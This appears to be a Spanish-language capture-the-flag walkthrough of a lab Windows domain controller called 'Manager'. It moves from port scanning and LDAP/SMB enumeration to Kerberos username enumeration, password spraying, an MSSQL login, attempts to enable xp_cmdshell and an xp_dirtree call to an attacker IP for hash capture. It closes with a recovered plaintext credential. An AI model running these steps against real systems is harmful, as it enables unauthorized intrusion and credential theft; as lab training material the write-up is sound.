
Manager

Escaneo


❯ nmap -p- --open -n -Pn -vvv 10.129.116.184 -oG allports



```
Some closed ports may be reported as filtered due to --defeat-rst-ra
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
1433/tcp  open  ms-sql-s         syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49693/tcp open  unknown          syn-ack ttl 127
49694/tcp open  unknown          syn-ack ttl 127
49695/tcp open  unknown          syn-ack ttl 127
49726/tcp open  unknown          syn-ack ttl 127
49732/tcp open  unknown          syn-ack ttl 127
60049/tcp open  unknown          syn-ack ttl 127
```

Bash

```
nmap -
p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389
,49667,49693,49694,49695,49726,49732,60049 -sCV 10.129.116.184
-oN escaneo
```



```
# Nmap 7.94SVN scan initiated Wed Jun 26 21:12:51 2024 as: nmap -p53,80,88,135,139,389,445,464,593,636,143
3,3268,3269,5985,9389,49667,49693,49694,49695,49726,49732,60049 -sCV -oN escaneo 10.129.116.184
Nmap scan report for 10.129.116.184
Host is up (0.23s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
80/tcp    open     http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Manager
88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-27 02:12:58Z)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Def
ault-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after:  2024-07-29T13:51:28
|_ssl-date: 2024-06-27T02:14:31+00:00; +6h59m57s from scanner time.
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Def
ault-First-Site-Name)
|_ssl-date: 2024-06-27T02:14:31+00:00; +6h59m57s from scanner time.
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after:  2024-07-29T13:51:28
1433/tcp  open     ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.116.184:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-06-27T02:03:40
|_Not valid after:  2054-06-27T02:03:40
|_ssl-date: 2024-06-27T02:14:31+00:00; +6h59m56s from scanner time.
| ms-sql-ntlm-info:
```

Enumeracion

RPC no hay nada de momento nos deja entrar desde null pero no vemos usuarios

LDAP

```
❯ ldapsearch -x -H ldap://10.129.116.184 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=manager,DC=htb
namingcontexts: CN=Configuration,DC=manager,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=manager,DC=htb
namingcontexts: DC=DomainDnsZones,DC=manager,DC=htb
namingcontexts: DC=ForestDnsZones,DC=manager,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
❯ ldapsearch -H ldap://10.129.116.184/ -x -b 'DC=manager,DC=htb' "(objectClass=*)
# extended LDIF
#
# LDAPv3
# base <DC=manager,DC=htb> with scope subtree
# filter: (objectClass=*)
# requesting: * +
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090CF4, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563
```

SMB

```
❯ smbmap -H 10.129.116.184 -u 'null'

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.116.184:445      Name: manager.htb               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
```

Al ver que nuestras tres posibilidades no tenemos data pues como vimos en el nmap esta la base de datos para ello utilizaremos el **impacket-mssqlclient**


El formato de la peticion es esta

```Bash
❯ impacket-mssqlclient manager.htb/admin:admin1234@10.129.116.184
**
❯ impacket-mssqlclient manager.htb/admin:admin1234@10.129.116.184 -windows-auth
```


al no sacar informacion debemos buscar usuario por defecto lo que obtenemos es una lista de sa que es el de por defecto y no funciona

Ahora utilizaremos el puerto 88 Kerberos para ello vamos a sacar usuarios mediante la herramienta
Kerbrute

```Bash
kerbrute_linux_amd64 userenum -d manager.htb --dc dc01.manager.htb /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
```




y sacamos estos usuarios




ya hacemos el ataque Kerberos ASREPROAST

```Bash
❯ crackmapexec smb 10.129.116.184 -u users.txt -p users.txt --no-bruteforce
```



Una vez que vemos que esta marcado la casilla es vulnerable



y ahora hacemos ataque fuerza bruta con crackmapexec

crackmapexec smb 10.129.116.184 -u users.txt -p users.txt --no-bruteforce

```
❯ crackmapexec smb 10.129.116.184 -u users.txt -p users.txt --no-bruteforce
SMB         10.129.116.184  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False)
SMB         10.129.116.184  445    DC01             [-] manager.htb\ryan:ryan STATUS_LOGON_FAILURE
SMB         10.129.116.184  445    DC01             [-] manager.htb\guest:guest STATUS_LOGON_FAILURE
SMB         10.129.116.184  445    DC01             [-] manager.htb\cheng:cheng STATUS_LOGON_FAILURE
SMB         10.129.116.184  445    DC01             [-] manager.htb\raven:raven STATUS_LOGON_FAILURE
SMB         10.129.116.184  445    DC01             [-] manager.htb\administrator:administrator STATUS_LOGON_FAILURE
SMB         10.129.116.184  445    DC01             [-] manager.htb\Ryan:Ryan STATUS_LOGON_FAILURE
SMB         10.129.116.184  445    DC01             [-] manager.htb\Raven:Raven STATUS_LOGON_FAILURE
SMB         10.129.116.184  445    DC01             [+] manager.htb\operator:operator
❯
```

ahora que tenemos el usuario operator ahora le hacemos el mmsqclient

impacket-mssqlclient manager.htb/operator:operator@10.129.116.184 -windows-auth

```
❯ impacket-mssqlclient manager.htb/operator:operator@10.129.116.184 -windows-auth
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)> ?

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query

SQL (MANAGER\Operator  guest@master)> enum_db
name     is_trustworthy_on
------   -----------------
master                   0

tempdb                   0

model                    0

msdb                     1

SQL (MANAGER\Operator  guest@master)>
```

Una vez dentro vamos a hacer un RCI
Para ello vamos a utilizar el xp_cmdshell pero si lño ejecutamos nos sale esto

```
SQL (MANAGER\Operator  guest@master)> xp_cmdshell whoami
ERROR: Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
SQL (MANAGER\Operator  guest@master)>
```

Pues debemos activarlo y utilizaremos este comandos
esto nos puede salir y sacaremosvarias opciones

SQL> SP_CONFIGURE "show advanced options", 1

```
SQL (MANAGER\Operator  guest@master)> SP_CONFIGURE "show advanced options",1
ERROR: Line 105: User does not have permission to perform this action.
```

Si nos deja este paso el SP_COnfigure seguimos con este
SQL> RECONFIGURE
SQL> SP_CONFIGURE "xp_cmdshell", 1
SQL> RECONFIGURE

Y si no sale este
xp_dirtree '//10.10.16.42/d'

que hay que probar las barras

Y nos ponemos en escucha

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree
subdirectory                depth   file
-------------------------   -----   ----
$Recycle.Bin                    1      0

Documents and Settings          1      0

inetpub                         1      0

PerfLogs                        1      0

Program Files                   1      0

Program Files (x86)             1      0

ProgramData                     1      0

Recovery                        1      0

SQL2019                         1      0

System Volume Information       1      0

Users                           1      0

Windows                         1      0

SQL (MANAGER\Operator  guest@master)> xp_dirtree '//10.10.16.42/d'
```

Pero como vemso no nso deja colarnos pero si ver buscamso la pagina web


```
SQL (MANAGER\Operator  guest@master)> xp_dirtree /inetpub/wwwroot
subdirectory                depth   file
-------------------------   -----   ----
about.html                      1      1

contact.html                    1      1

css                             1      0

images                          1      0

index.html                      1      1

js                              1      0

service.html                    1      1

web.config                      1      1

website-backup-27-07-23-old.zip 1      1
```

probamos las rutas que vemos


uya qie esto es la pagina

Se descargaria y lo mandamos a nuestro sitio y le hacemos unzip

Aqui tenemos que fijarnos en el .old que es un archivo que no se ve



ya tenemos
el usuario y contraseña




language-user

```
raven@manager.htb:R4v3nBe5tD3veloP3r!123
```

